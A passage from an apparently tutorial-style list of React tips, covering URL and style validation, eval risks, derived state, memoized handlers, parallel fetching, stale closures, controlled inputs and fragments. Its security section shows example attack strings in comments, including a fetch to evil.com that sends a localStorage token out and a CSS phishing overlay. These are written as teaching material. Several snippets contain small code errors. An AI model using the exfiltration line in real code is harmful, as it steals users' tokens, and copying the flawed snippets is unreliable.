      console.warn('Unsafe URL blocked:', link.url);
      return null; // Don't render unsafe links
    }

    return (
      <a
        key={link.id}
        href={link.url}
        rel="noopener noreferrer" // ✨ Security best practice
      >
        {link.title}
      </a>
    );
  });
}

// Better: Use a URL validation library
import isURL from 'validator/lib/isURL';

function LinkList({ links }) {
  return links.map(link => {
    if (!isURL(link.url, { protocols: ['http', 'https'],
    require_protocol: true })) {
      return null;
    }

    return <a key={link.id} href={link.url}>{link.title}</a>;
  });
}
```

🚨 Dangerous Pattern #3 – User Input in Style:

```
function CustomCard({ user }) {  
  // 🚨 DANGER! User controls style  
  return (  
    <div style={{ backgroundColor: user.favoriteColor }}>  
      {user.name}  
    </div>  
  );  
}  
  
// Attacker sets favoriteColor to:  
// "red; position: fixed; top: 0; left: 0; width: 100vw; height: 100vh;  
//   z-index: 9999; background: url('evil.com/phishing')"  
// 🧑‍🎓 Phishing page overlay!
```

✅ Safe Alternative:

```
function CustomCard({ user }) {  
  // ✨ Whitelist allowed colors  
  const allowedColors = ['red', 'blue', 'green', 'yellow', 'purple'];  
  const safeColor = allowedColors.includes(user.favoriteColor)  
    ? user.favoriteColor  
    : 'gray';  
  
  return (  
    <div style={{ backgroundColor: safeColor }}>  
      {user.name}  
    </div>  
  );  
}  
  
// OR validate hex colors:  
function CustomCard({ user }) {  
  const isValidHex = /^#[0-9A-F]{6}$/i.test(user.favoriteColor);  
  const safeColor = isValidHex ? user.favoriteColor : '#gray';  
  
  return (  
    <div style={{ backgroundColor: safeColor }}>  
      {user.name}  
    </div>  
  );  
}
```


🚩 Dangerous Pattern #4 – Dynamic Component Rendering:

```
function DynamicRenderer({ componentName }) {  
  // 🚩 EXTREME DANGER! Never do this!  
  const Component = eval(componentName); // 💀 Code injection!  
  return <Component />;  
}  
  
// Attacker passes: "() => { fetch('evil.com/steal?data=' +  
  localStorage.getItem('token')); return null; }"  
// 🤖 Auth token stolen!
```

✅ Safe Alternative:

```
// ✨ Whitelist components  
const ALLOWED_COMPONENTS = {  
  'Button': Button,  
  'Card': Card,  
  'Modal': Modal  
};  
  
function DynamicRenderer({ componentName }) {  
  const Component = ALLOWED_COMPONENTS[componentName];  
  
  if (!Component) {  
    console.warn('Unknown component:', componentName);  
    return null;  
  }  
  
  return <Component />;  
}
```

💎 Security Checklist:

```
// ✅ D0: Let React escape by default
<div>{userInput}</div>  {/* Automatically escaped */}

// ✅ D0: Sanitize HTML if you must render it
import DOMPurify from 'dompurify';
const clean = DOMPurify.sanitize(dirty);
<div dangerouslySetInnerHTML={{ __html: clean }} />

// ✅ D0: Validate URLs
const isSafe = url.match(/^https?:\/\//);
if (isSafe) <a href={url}>Link</a>

// ✅ D0: Whitelist user-controlled values
const validColors = ['red', 'blue', 'green'];
const color = validColors.includes(userColor) ? userColor : 'gray';

// ✅ D0: Use Content Security Policy headers
// In your server/hosting config:
// Content-Security-Policy: script-src 'self'

// ❌ DON'T: Use dangerouslySetInnerHTML with user input
<div dangerouslySetInnerHTML={{ __html: userInput }} />

// ❌ DON'T: Use eval, Function constructor, or dynamic imports
eval(userCode); // 💀
new Function(userCode)(); // 💀
import(userPath); // 💀

// ❌ DON'T: Allow javascript: URLs
<a href={userUrl}>Link</a>  {/* If userUrl is "javascript:..." */}

// ❌ DON'T: Trust user input in styles
<div style={{ background: userInput }} />
```

19. React Anti-Pattern: "useState for Derived Data" Mistake

If you can calculate it from existing state/props, DON'T put it in useState.

This bug pattern creates sync issues that haunt production.

The Problem:

Storing calculated/derived values in state creates two sources of truth. They get out of sync, causing difficult-to-debug issues.

✗ The Anti-Pattern (Double State):

```
function ShoppingCart({ items }) {
  const [cartItems, setCartItems] = useState(items);
  // 🚩 3 Derived states below! 🙌
  const [totalPrice, setTotalPrice] = useState(0);
  const [itemCount, setItemCount] = useState(0);
  const [hasDiscount, setHasDiscount] = useState(false);

  // 🚩 Must remember to update ALL state together
  const addItem = (item) => {
    const newItems = [...cartItems, item];
    setCartItems(newItems);
    setTotalPrice(calculateTotal(newItems)); // Easy to forget!
    setItemCount(newItems.length);
    setHasDiscount(calculateTotal(newItems) > 100);
  };

  // 🤖 BUG: What if you forget to update one?
  // totalPrice and itemCount are now OUT OF SYNC!

  return (
    <div>
      <p>Items: {itemCount}</p>
      <p>Total: ${totalPrice}</p>
      {hasDiscount && <p>Discount applied!</p>}
    </div>
  );
}
```

✅ The Correct Way (Single Source of Truth):

```
function ShoppingCart({ items }) {  
  const [cartItems, setCartItems] = useState(items);  
  
  // ✨ Calculate derived values – always in sync!  
  const  
    totalPrice = cartItems.reduce(  
      (sum, item) => sum + item.price, 0);  
    itemCount = cartItems.length;  
    hasDiscount = totalPrice > 100;  
  
  // ✨ Only update ONE state – everything else auto-updates!  
  const addItem = (item) => {  
    setCartItems([...cartItems, item]);  
    // That's it! No need to update anything else! 🎉  
  };  
  
  return (  
    <div>  
      <p>Items: {itemCount}</p>  
      <p>Total: ${totalPrice}</p>  
      {hasDiscount && <p>Discount applied!</p>}  
    </div>  
  );  
}
```

✨ Common Derived State Examples:

1. Filtered Lists:

// ❌ BAD – Double state

```
function ProductList({ products }) {  
  const [searchTerm, setSearchTerm] = useState('');  
  // 🚩 Derived 🙅  
  const [filteredProducts, setFilteredProducts] = useState(products);  
  
  const handleSearch = (term) => {  
    setSearchTerm(term);  
    // Can get out of sync 🙅  
    setFilteredProducts(products.filter(p => p.name.includes(term)));  
  };  
  
  return <div>...</div>;  
}
```

// ✅ GOOD – Single source

```
function ProductList({ products }) {  
  const [searchTerm, setSearchTerm] = useState('');  
  
  // ✨ Always calculated from current values  
  const filteredProducts = products.filter(p =>  
    p.name.toLowerCase().includes(searchTerm.toLowerCase())  
  );  
  
  return <div>...</div>;  
}
```

✨ Common Derived State Examples:

2. Form Validation:

// ❌ BAD – Validation state separate

```
function SignupForm() {
  const [email, setEmail] = useState('');
  const [password, setPassword] = useState('');
  const [isValid, setIsValid] = useState(false); // 🚩 Derived!

  const handleEmailChange = (e) => {
    setEmail(e.target.value);
    // 🤖 Forgot to update isValid!
  };

  const handlePasswordChange = (e) => {
    setPassword(e.target.value);
    // Out of sync! 📌
    setIsValid(password.length >= 8 && email.includes('@'));
  };

  return <button disabled={!isValid}>Sign Up</button>;
}
```

// ✅ GOOD – Validation derived

```
function SignupForm() {
  const [email, setEmail] = useState('');
  const [password, setPassword] = useState('');

  // ✨ Always accurate
  const isEmailValid = email.includes('@');
  const isPasswordValid = password.length >= 8;
  const isFormValid = isEmailValid && isPasswordValid;

  return <button disabled={!isFormValid}>Sign Up</button>;
}
```

✨ Common Derived State Examples:

3. Totals & Calculations:

```
// ❌ BAD - Sync nightmare
function Invoice({ items }) {
  const [invoiceItems, setInvoiceItems] = useState(items);
  const [subtotal, setSubtotal] = useState(0); // 🚩 Derived!
  const [tax, setTax] = useState(0);           // 🚩 Derived!
  const [total, setTotal] = useState(0);       // 🚩 Derived!

  const addItem = (item) => {
    const newItems = [...invoiceItems, item];
    const newSubtotal = calculateSubtotal(newItems);
    const newTax = newSubtotal * 0.1;

    setInvoiceItems(newItems);
    setSubtotal(newSubtotal);
    setTax(newTax);
    setTotal(newSubtotal + newTax);

    // 🤯 So many places to make mistakes!
  };

  return <div>Total: ${total}</div>;
}

// ✅ GOOD - Single calculation
function Invoice({ items }) {
  const [invoiceItems, setInvoiceItems] = useState(items);

  // ✨ All calculated from ONE source
  const subtotal = invoiceItems.reduce(
    (sum, item) => sum + item.price, 0);
  const tax = subtotal * 0.1;
  const total = subtotal + tax;

  const addItem = (item) => {
    setInvoiceItems([...invoiceItems, item]);
    // ✨ Done! Everything else updates automatically!
  };

  return <div>Total: ${total.toFixed(2)}</div>;
}
```

🔧 Performance Concern? Use useMemo:

```
function DataDashboard({ transactions }) {
  const [dateRange, setDateRange] = useState('month');
  const [category, setCategory] = useState('all');

  // ✨ Expensive calculation? Memoize it!
  const filteredTransactions = useMemo(() => {
    return transactions
      .filter(t => matchesDateRange(t, dateRange))
      .filter(t => category === 'all' || t.category === category);
  }, [transactions, dateRange, category]);

  const totalAmount = useMemo(() =>
    filteredTransactions.reduce((sum, t) => sum + t.amount, 0),
    [filteredTransactions]
  );

  const averageAmount = totalAmount / filteredTransactions.length || 0;

  return (
    <div>
      <p>Total: ${totalAmount}</p>
      <p>Average: ${averageAmount.toFixed(2)}</p>
      <p>Count: {filteredTransactions.length}</p>
    </div>
  );
}
```

💡 The Golden Rules:

```
// Ask yourself: "Can I calculate this from other state/props?"
```

```
// If YES → Don't use useState!
```

```
const fullName = `${firstName} ${lastName}`; // ✅ Derived
const isValid = email.includes('@');          // ✅ Derived
const total = items.reduce(...);              // ✅ Derived
```

```
// If NO → Use useState
```

```
const [firstName, setFirstName] = useState(''); // User input
const [isModalOpen, setIsModalOpen] = useState(false); // UI state
const [data, setData] = useState(null); // Fetched data
```


🚩 Red Flags – You Probably Have Derived State:

```
// 🚩 Red Flag #1: Multiple setState calls together
const handleChange = () => {
  setState1(newValue);
  setState2(calculateFromNewValue); // Derived!
  setState3(calculateOther); // Derived!
};
```

```
// 🚩 Red Flag #2: useEffect to sync states
useEffect(() => {
  setDerivedValue(calculate(sourceValue));
}, [sourceValue]); // Just calculate it directly!
```

```
// 🚩 Red Flag #3: State that depends on other state
const [total, setTotal] = useState(0);
const [count, setCount] = useState(0);
const [average, setAverage] = useState(0);
```

📊 Comparison:

// With Derived State (useState):

- ✖ 4 useState calls
- ✖ Must update 4 states together
- ✖ Easy to forget one → bugs!
- ✖ Hard to maintain
- ✖ Out of sync bugs in production

// Without Derived State (calculate):

- ✅ 1 useState call
- ✅ Update 1 state, rest auto-updates
- ✅ Impossible to get out of sync
- ✅ Easy to maintain
- ✅ No sync bugs possible

🐛 Real Production Bug – Fixed:

// The Bug

```
function CheckoutForm() {  
  const [items, setItems] = useState([]);  
  const [total, setTotal] = useState(0);  
  
  const addItem = (item) => {  
    setItems([...items, item]);  
    // 🤖 Forgot to update total!  
  };  
  
  // User sees $0 total, thinks checkout is broken!  
}
```

// The Fix:

```
function CheckoutForm() {  
  const [items, setItems] = useState([]);  
  const total = items.reduce((sum, item) => sum + item.price, 0);  
  
  const addItem = (item) => {  
    setItems([...items, item]);  
    // ✨ Total automatically updates!  
  };  
}
```

20. React Performance Trap: The "Anonymous Function in JSX"

The innocent onClick handler is secretly re-rendering your entire list! 99% of devs don't catch this.

The Problem:

Arrow functions in JSX create NEW functions every render, breaking React.memo and causing cascading re-renders!

❌ Performance Killer:

```
function TodoList({ todos }) {
  const [filter, setFilter] = useState('');

  return (
    <div>
      <input
        value={filter}
        onChange={(e) => setFilter(e.target.value)}
      />

      {todos.map(todo => (
        <TodoItem
          key={todo.id}
          todo={todo}
          {/* 🚫 3 New functions every render! 📌 */}
          onToggle={() => toggleTodo(todo.id)}
          onDelete={() => deleteTodo(todo.id)}
          onEdit={() => editTodo(todo.id)}
        />
      ))}
    </div>
  );
}

const TodoItem = React.memo(({ todo, onToggle, onDelete, onEdit }) => {
  console.log('TodoItem rendered:', todo.id);
  return <div>...</div>;
});

// Type one character in filter = ALL 1000 todos re-render! 🤯
// Console logs 1000 times even though todos didn't change!
```

✅ Fix #1 – Single Handler with Data Attributes:

```
function TodoList({ todos }) {
  const [filter, setFilter] = useState('');

  // ✨ One stable handler for all items!
  const handleAction = useCallback((e) => {
    const { action, id } = e.currentTarget.dataset;

    if (action === 'toggle') toggleTodo(id);
    if (action === 'delete') deleteTodo(id);
    if (action === 'edit') editTodo(id);
  }, []);

  return (
    <div>
      <input value={filter} onChange={(e) => setFilter(e.target.value)} />

      {todos.map(todo => (
        <TodoItem
          key={todo.id}
          todo={todo}
          onAction={handleAction} // ✨ Same function for all!
        />
      ))}
    </div>
  );
}

const TodoItem = React.memo(({ todo, onAction }) => {
  // Only logs when todo changes! 🚀
  console.log('TodoItem rendered:', todo.id);

  return (
    <div>
      <button data-action="toggle" data-id={todo.id} onClick={onAction}>
        Toggle
      </button>
      <button data-action="delete" data-id={todo.id} onClick={onAction}>
        Delete
      </button>
      <button data-action="edit" data-id={todo.id} onClick={onAction}>
        Edit
      </button>
    </div>
  );
});
```

✅ Fix #2 - Move Handler to Child Component:

```
function TodoList({ todos }) {
  const [filter, setFilter] = useState('');

  return (
    <div>
      <input value={filter} onChange={(e) => setFilter(e.target.value)} />

      {todos.map(todo => (
        <TodoItem
          key={todo.id}
          todo={todo}
          {/* ✨ No handlers passed down! */}
        />
      ))}
    </div>
  );
}

const TodoItem = React.memo(({ todo }) => {
  // ✨ Handlers created inside child component
  const handleToggle = useCallback(() => {
    toggleTodo(todo.id);
  }, [todo.id]);

  const handleDelete = useCallback(() => {
    deleteTodo(todo.id);
  }, [todo.id]);

  // Only when todo.id changes! 📌
  console.log('TodoItem rendered:', todo.id);

  return (
    <div>
      <button onClick={handleToggle}>Toggle</button>
      <button onClick={handleDelete}>Delete</button>
    </div>
  );
});
```

✓ Fix #3 – useCallback with ID Parameter:

```
function TodoList({ todos }) {
  const [filter, setFilter] = useState('all');

  // ✨ Stable handlers that accept ID
  const handleToggle = useCallback((id) => {
    toggleTodo(id);
  }, []);

  const handleDelete = useCallback((id) => {
    deleteTodo(id);
  }, []);

  return (
    <div>
      <input value={filter} onChange={(e) => setFilter(e.target.value)} />

      {todos.map(todo => (
        <TodoItem
          key={todo.id}
          todo={todo}
          onToggle={handleToggle} // ✨ Stable reference!
          onDelete={handleDelete} // ✨ Stable reference!
        />
      ))}
    </div>
  );
}

const TodoItem = React.memo(({ todo, onToggle, onDelete }) => {
  console.log('TodoItem rendered:', todo.id);

  return (
    <div>
      <button onClick={() => onToggle(todo.id)}>Toggle</button>
      <button onClick={() => onDelete(todo.id)}>Delete</button>
    </div>
  );
});

// Wait, aren't we still creating arrow functions?
// YES, but now they're inside TodoItem which only re-renders
// when todo changes, not when parent filter changes! 🎯
```

✨ Quick Rules:

// ❌ DON'T - Inline functions in lists

```
{items.map(item => (  
  <Item onClick={() => handle(item.id)} />  
))}
```

// ✅ DO - Stable handler with parameter

```
const handleClick = useCallback((id) => handle(id), []);  
{items.map(item => (  
  <Item onClick={handleClick} itemId={item.id} />  
))}
```

// ✅ OR - Move handler to child

```
{items.map(item => (  
  <Item item={item} /> // Let child create its own handler  
))}
```

// ✅ OR - Event delegation

```
<div onClick={handleClick}>  
  {items.map(item => (  
    <Item data-id={item.id} />  
  ))}  
</div>
```

🔥 Debug Tip:

// Add this to see unnecessary re-renders

```
const MemoizedItem = memo(({ item, onClick }) => {  
  console.log('Rendered:', item.id);  
  return <div onClick={onClick}>{item.name}</div>;  
});
```

// If you see ALL items logging on every parent update,
// you have an inline function problem!

// How To Test?

// Add console.log to memoized child as shown above

// Change parent state (unrelated to child)

// If child logs → you have unstable props (likely inline functions)

// Wrap handlers in useCallback → child stops logging ✨

21. React Pro Secret: The "Data Fetching in Parallel" Pattern

Stop waiting for API calls one-by-one! Fetch in parallel and cut your loading time by 70%. This is how the pros do it!

The Problem:

Sequential API calls make users wait unnecessarily. Each request blocks the next one!

❌ Slow Sequential Fetching:

```
function Dashboard() {
  const [user, setUser] = useState(null);
  const [posts, setPosts] = useState([]);
  const [comments, setComments] = useState([]);
  const [loading, setLoading] = useState(true);

  useEffect(() => {
    const fetchData = async () => {
      // 🚫 Waits at-least 1s for user
      const userData = await fetch('/api/user').then(r => r.json());
      setUser(userData);

      // 🚫 Waits at-least 1s for posts
      const postsData = await fetch('/api/posts').then(r => r.json());
      setPosts(postsData);

      // 🚫 Waits at-least 1s for comments
      const commentsData = await fetch('/api/comments').then(r => r.json());
      setComments(commentsData);

      setLoading(false);
    };

    fetchData();
  }, []);

  // Total time: at-least 3 seconds! 🤯

  if (loading) return <Spinner />;
  return <div>...</div>;
}
```

✅ Fast Parallel Fetching:

```
function Dashboard() {
  const [user, setUser] = useState(null);
  const [posts, setPosts] = useState([]);
  const [comments, setComments] = useState([]);
  const [loading, setLoading] = useState(true);

  useEffect(() => {
    const fetchData = async () => {
      // ✨ All requests fire at once!
      const [userData, postsData, commentsData] = await Promise.all([
        fetch('/api/user').then(r => r.json()),
        fetch('/api/posts').then(r => r.json()),
        fetch('/api/comments').then(r => r.json())
      ]);

      setUser(userData);
      setPosts(postsData);
      setComments(commentsData);
      setLoading(false);
    };

    fetchData();
  }, []);

  // Total time: 1 second (fastest request)! 🚀

  if (loading) return <Spinner />;
  return <div>...</div>;
}
```

🔥 Better – Show Data as It Arrives:

```
function Dashboard() {
  const [user, setUser] = useState(null);
  const [posts, setPosts] = useState(null);
  const [comments, setComments] = useState(null);

  useEffect(() => {
    // ✨ Fire all requests, update as each completes
    fetch('/api/user')
      .then(r => r.json())
      .then(setUser);

    fetch('/api/posts')
      .then(r => r.json())
      .then(setPosts);

    fetch('/api/comments')
      .then(r => r.json())
      .then(setComments);
  }, []);

  // ✨ Show each section as data arrives!
  return (
    <div>
      {user ? <UserProfile user={user} /> : <UserSkeleton />}
      {posts ? <PostsList posts={posts} /> : <PostsSkeleton />}
      {comments ? <CommentsFeed comments={comments} />
        : <CommentsSkeleton />}
    </div>
  );
}

// User sees content progressively – much better UX! 🎨
```

✨ Key Methods:

```
// Promise.all - Wait for all, fail if any fails
const results = await Promise.all([fetch1, fetch2, fetch3]);

// Promise.allSettled - Wait for all, never fails
const results = await Promise.allSettled([fetch1, fetch2, fetch3]);

// Promise.race - Use first to complete
const result = await Promise.race([fetch1, fetch2, fetch3]);

// Promise.any - Use first success, fail only if all fail
const result = await Promise.any([fetch1, fetch2, fetch3]);
```

💡 When to Use Each:

Promise.all: All requests must succeed (default choice)
Promise.allSettled: Some can fail, show partial data
Promise.race: Use fastest response (redundant APIs)
Promise.any: Fallback APIs (use first working one)

22. React Hidden Bug: The "Stale Closure" Trap in useEffect

Your event listeners and intervals are using OLD values!

This bug is invisible until it breaks production.

The Problem:

Functions inside useEffect "remember" values from when they were created, not current values.

✖ The Broken Code:

```
function Counter() {  
  const [count, setCount] = useState(0);  
  
  useEffect(() => {  
    const interval = setInterval(() => {  
      console.log(count); // 🚩 Always logs 0!  
      setCount(count + 1); // 🚩 Always sets to 1!  
    }, 1000);  
  
    return () => clearInterval(interval);  
  }, []); // Empty deps = closure captures initial count (0)  
  
  return <h1>{count}</h1>;  
}  
  
// UI shows: 0, 1, 1, 1, 1... (stuck at 1!) 🤖  
// Console logs: 0, 0, 0, 0, 0... forever
```

✅ Fix #1 - Functional Updates:

```
function Counter() {
  const [count, setCount] = useState(0);

  useEffect(() => {
    const interval = setInterval(() => {
      // ✨ Use updater function - always gets latest value!
      setCount(prev => prev + 1);
    }, 1000);

    return () => clearInterval(interval);
  }, []); // Can stay empty now!

  return <h1>{count}</h1>;
}

// Works perfectly! 0, 1, 2, 3, 4... 🎉
```

✅ Fix #2 - using useRef hook:

```
function Counter() {
  const [count, setCount] = useState(0);
  const countRef = useRef(count);

  // ✨ Keep ref synced with latest count
  useEffect(() => {
    countRef.current = count;
  }, [count]);

  useEffect(() => {
    const interval = setInterval(() => {
      console.log(countRef.current); // ✨ Always logs current value!
      setCount(countRef.current + 1); // ✨ Always increments correctly!
    }, 1000);

    return () => clearInterval(interval);
  }, []); // Empty deps - but ref gives us latest value!

  return <h1>{count}</h1>;
}

// UI shows: 0, 1, 2, 3, 4... 🎉
// Console logs: 0, 1, 2, 3, 4... ✨
```

✅ Fix #3 – Add Dependency + Cleanup:

```
function Counter() {
  const [count, setCount] = useState(0);

  useEffect(() => {
    const interval = setInterval(() => {
      console.log(count); // ✨ Always logs current count!
      setCount(count + 1); // ✨ Uses current count!
    }, 1000);

    // ✨ Cleanup clears old interval before creating new one
    return () => clearInterval(interval);
  }, [count]); // ✨ Re-run effect whenever count changes!

  return <h1>{count}</h1>;
}

// How it works:
// 1. count = 0 → interval created, logs 0, sets to 1
// 2. count becomes 1 → cleanup runs (clears old interval)
// 3. New interval created with count = 1, logs 1, sets to 2
// 4. count becomes 2 → cleanup runs again
// 5. Process repeats... 0, 1, 2, 3, 4... 🎉
```

🧐 Detailed Flow Explanation of Fix #3:

```
function Counter() {  
  const [count, setCount] = useState(0);  
  
  useEffect(() => {  
    console.log('Effect running with count:', count);  
  
    const interval = setInterval(() => {  
      console.log('Interval callback, count is:', count);  
      setCount(count + 1);  
    }, 1000);  
  
    // This cleanup runs BEFORE the next effect  
    return () => {  
      console.log('Cleaning up interval for count:', count);  
      clearInterval(interval);  
    };  
  }, [count]);  
  
  return <h1>{count}</h1>;  
}
```

```
// Console output:  
// Effect running with count: 0  
// (after 1s) Interval callback, count is: 0  
// Cleaning up interval for count: 0  
// Effect running with count: 1  
// (after 1s) Interval callback, count is: 1  
// Cleaning up interval for count: 1  
// Effect running with count: 2  
// ... and so on ✨
```


✨ Comparison of All 3 Fixes:

// ✅ FIX 1: Functional Update (Best for this case)

```
useEffect(() => {  
  const interval = setInterval(() => {  
    setCount(prev => prev + 1); // No closure issue  
  }, 1000);  
  
  return () => clearInterval(interval);  
}, []); // Empty deps, interval created once
```

// ✅ FIX 2: useRef Pattern (Best for reading values)

```
const countRef = useRef(count);  
useEffect(() => { countRef.current = count; }, [count]);
```

```
useEffect(() => {  
  const interval = setInterval(() => {  
    console.log(countRef.current);  
    setCount(countRef.current + 1);  
  }, 1000);  
  
  return () => clearInterval(interval);  
}, []); // Empty deps, interval created once
```

// ✅ FIX 3: Dependency + Cleanup (Simple but recreates interval)

```
useEffect(() => {  
  const interval = setInterval(() => {  
    console.log(count);  
    setCount(count + 1);  
  }, 1000);  
  
  return () => clearInterval(interval);  
}, [count]); // Re-runs on every count change, interval recreated
```

🚩 Common Mistake with Fix #3:

```
// ❌ WRONG – Forgot cleanup
useEffect(() => {
  setInterval(() => {
    setCount(count + 1);
  }, 1000);
  // No cleanup!
}, [count]);

// Result: Memory leak! Creates new interval every second
// but never clears the old ones! 🤯
// After 60 seconds = 60 intervals running simultaneously!

// ✅ CORRECT – Always cleanup
useEffect(() => {
  const interval = setInterval(() => {
    setCount(count + 1);
  }, 1000);

  return () => clearInterval(interval); // ✨ Must cleanup!
}, [count]);
```

💡 Performance Comparison:

Fix #1: 1 interval created, runs forever

CPU: Very low

Memory: Constant

Fix #2: 1 interval created, 1 effect per count change (just updates ref)

CPU: Very low

Memory: Constant

Fix #3: 1 new interval per count change (cleared and recreated)

CPU: Slightly higher (clearing/creating)

Memory: Constant (old intervals are cleared)

For this counter example:

Fix #3 creates 100 intervals in 100 seconds

Fix #1 creates 1 interval that runs 100 times

Both work perfectly, Fix #1 is more efficient ✂

23. The "Controlled vs Uncontrolled" Decision Framework

Choosing wrong between controlled and uncontrolled inputs causes 90% of form bugs!

The Confusion:

Should you control the input with state or let the DOM handle it? Most devs guess randomly!

Functions inside `useEffect` "remember" values from when they were created, not current values.

❌ The Hybrid Disaster (Don't Do This!):

```
function BrokenInput() {
  const [value, setValue] = useState('');

  return (
    <input
      defaultValue="Initial"  {/* 🚩 Uncontrolled */}
      value={value}          {/* 🚩 Controlled */}
      onChange={(e) => setValue(e.target.value)}
    />
  );
}
```

// React Warning: "component is changing from uncontrolled to controlled"

// Value gets stuck, form breaks! 🤯

✅ Controlled (You Control Everything):

```
function ControlledInput() {
  const [value, setValue] = useState('');

  // ✨ React owns the value
  return (
    <input
      value={value}
      onChange={(e) => setValue(e.target.value)}
    />
  );
}

// Use when you need:
// - Real-time validation
// - Character limits
// - Formatting (phone numbers, credit cards)
// - Instant search
// - Syncing with other inputs
```

✅ Uncontrolled (DOM Controls It):

```
function UncontrolledInput() {
  const inputRef = useRef(null);

  const handleSubmit = (e) => {
    e.preventDefault();
    // ✨ Read value only when needed
    console.log(inputRef.current.value);
  };

  return (
    <form onSubmit={handleSubmit}>
      <input
        ref={inputRef}
        defaultValue="" // Set initial, then hands off
      />
      <button type="submit">Submit</button>
    </form>
  );
}

// Use when:
// - Simple forms
// - Only need value on submit
// - File inputs (always uncontrolled!)
// - Third-party integrations
```

🔥 Real Examples:

1. Search with Debounce (Controlled):

```
function SearchBar() {
  const [query, setQuery] = useState('');
  const debouncedQuery = useDebounce(query, 300);

  useEffect(() => {
    if (debouncedQuery) {
      searchAPI(debouncedQuery);
    }
  }, [debouncedQuery]);

  return (
    <input
      value={query}  {/* ✅ Controlled - need real-time value */}
      onChange={(e) => setQuery(e.target.value)}
      placeholder="Search..."
    />
  );
}
```

2. Contact Form (Uncontrolled):

```
function ContactForm() {
  const formRef = useRef(null);

  const handleSubmit = (e) => {
    e.preventDefault();
    const formData = new FormData(formRef.current);

    // ✨ Get all values at once
    const data = {
      name: formData.get('name'),
      email: formData.get('email'),
      message: formData.get('message')
    };

    submitForm(data);
  };

  return (
    <form ref={formRef} onSubmit={handleSubmit}>
      <input name="name" defaultValue="" /> { /* ✅ Uncontrolled */}
      <input name="email" type="email" defaultValue="" />
      <textarea name="message" defaultValue="" />
      <button type="submit">Send</button>
    </form>
  );
}
```

👉 Character Counter (Controlled):

```
function TweetInput() {
  const [text, setText] = useState('');
  const remaining = 280 - text.length;

  return (
    <div>
      <textarea
        value={text}  {/* ✅ Controlled – need length in real-time */}
        onChange={(e) => setText(e.target.value)}
        maxLength={280}
      />
      <div style={{ color: remaining < 20 ? 'red' : 'gray' }}>
        {remaining} characters remaining
      </div>
    </div>
  );
}
```

🔥 File Upload (Always Uncontrolled!):

```
function FileUpload() {
  const fileRef = useRef(null);

  const handleUpload = () => {
    // ✨ File inputs are always uncontrolled 👉
    const file = fileRef.current.files[0];

    if (file) {
      uploadFile(file);
    }
  };

  return (
    <div>
      <input
        type="file"
        ref={fileRef}  // ✅ Must be uncontrolled
      />
      <button onClick={handleUpload}>Upload</button>
    </div>
  );
}
```


💡 Mixed Form (Strategic Choice):

```
function RegistrationForm() {
  // ✅ Controlled – needs instant validation
  const [email, setEmail] = useState('');
  const [password, setPassword] = useState('');

  // ✅ Uncontrolled – only needed on submit
  const nameRef = useRef();
  const ageRef = useRef();

  const emailError = email && !email.includes('@') ? 'Invalid email'
    : null;
  const passwordError = password.length < 8 ? 'Too short' : null;

  const handleSubmit = (e) => {
    e.preventDefault();

    const data = {
      name: nameRef.current.value, // Read once
      age: ageRef.current.value,   // Read once
      email, // Already in state
      password // Already in state
    };

    register(data);
  };

  return (
    <form onSubmit={handleSubmit}>
      <input ref={nameRef} name="name" placeholder="Name" />
      <input ref={ageRef} name="age" type="number" placeholder="Age" />

      <input
        value={email}
        onChange={(e) => setEmail(e.target.value)}
        placeholder="Email"
      />
      {emailError && <span>{emailError}</span>}

      <input
        type="password"
        value={password}
        onChange={(e) => setPassword(e.target.value)}
        placeholder="Password"
      />
      {passwordError && <span>{passwordError}</span>}

      <button type="submit">Register</button>
    </form>
  );
}
```

```
    </form>
  );
}
```

Performance Comparison:

```
// ❌ Controlled - 100 inputs = 100 state updates = 100 re-renders
const [field1, setField1] = useState('');
const [field2, setField2] = useState('');
// ... 98 more

// ✅ Uncontrolled - 100 inputs = 0 re-renders until submit!
const formRef = useRef();
// Read all at once on submit
```

Common Mistakes:

```
// ❌ Undefined value = uncontrolled initially
const [value, setValue] = useState(); // undefined!
<input value={value} /> // Breaks when setValue is called

// ✅ Always initialize controlled inputs
const [value, setValue] = useState(''); // Empty string
<input value={value} /> // Works!
```

Pro Tip:

Start uncontrolled by default. Only convert to controlled when you actually need real-time access.

Key Insights:

If you see "changing from uncontrolled to controlled" warning:

- Check if value starts as undefined
- Make sure you're not mixing value and defaultValue
- Initialize state with a proper default (" not undefined)

24. React Secret: The "Fragment Shorthand" Performance Boost

Stop wrapping everything in unnecessary divs! This tiny syntax change can massively improve your DOM performance.

This bug is invisible until it breaks production.

The Problem:

Extra wrapper divs bloat your DOM, break CSS layouts, and slow down rendering!

The Solution:

Use the React fragment syntax denoted by `<></>` or `<React.Fragment>`
`</React.Fragment>`

The Impact:

In a list of 1000 items:

✗ With divs: 1000 extra DOM nodes

✓ With Fragments: 0 extra DOM nodes

Faster rendering, smaller DOM, better performance! 🚀

1. Rendering Table Rows: (tr should directly include only td and not div)

// ❌ BROKEN – Invalid HTML!

```
function TableRow({ data }) {  
  return (  
    <div> { /* 🚫 div inside tbody = invalid! */}  
      <td>{data.name}</td>  
      <td>{data.email}</td>  
    </div>  
  );  
}
```

// ✅ CORRECT – Valid HTML

```
function TableRow({ data }) {  
  return (  
    <> { /* ✨ No wrapper, valid HTML! */}  
      <td>{data.name}</td>  
      <td>{data.email}</td>  
    </>  
  );  
}
```

```
function Table({ rows }) {  
  return (  
    <table>  
      <tbody>  
        {rows.map(row => (  
          <tr key={row.id}>  
            <TableRow data={row} />  
          </tr>  
        ))}  
      </tbody>  
    </table>  
  );  
}
```

2. Flexbox/Grid Layouts:

// ❌ BAD – Wrapper breaks flex layout!

```
function Navigation() {
  return (
    <nav style={{ display: 'flex', gap: '20px' }}>
      <div> { /* 🚫 Breaks flex children! */}
      <a href="/home">Home</a>
      <a href="/about">About</a>
    </div>
    <a href="/contact">Contact</a>
  </nav>
);
}
```

// ✅ GOOD – Flex children work correctly

```
function Navigation() {
  return (
    <nav style={{ display: 'flex', gap: '20px' }}>
      <> { /* ✨ Doesn't break layout */}
      <a href="/home">Home</a>
      <a href="/about">About</a>
    </>
    <a href="/contact">Contact</a>
  </nav>
);
}
```

3. List Rendering with Keys:

```
function CommentList({ comments }) {
  return (
    <div>
      {comments.map(comment => (
        <React.Fragment key={comment.id}> { /* ✨ Fragment with key */}
        <h4>{comment.author}</h4>
        <p>{comment.text}</p>
        <time>{comment.date}</time>
        <hr />
      </React.Fragment>
    ))}
    </div>
  );
}
```

✨ Two Syntaxes:

// Short syntax (most common)

```
<>  
  <Child1 />  
  <Child2 />  
</>
```

// Full syntax (when you need key or other props)

```
<React.Fragment key={id}>  
  <Child1 />  
  <Child2 />  
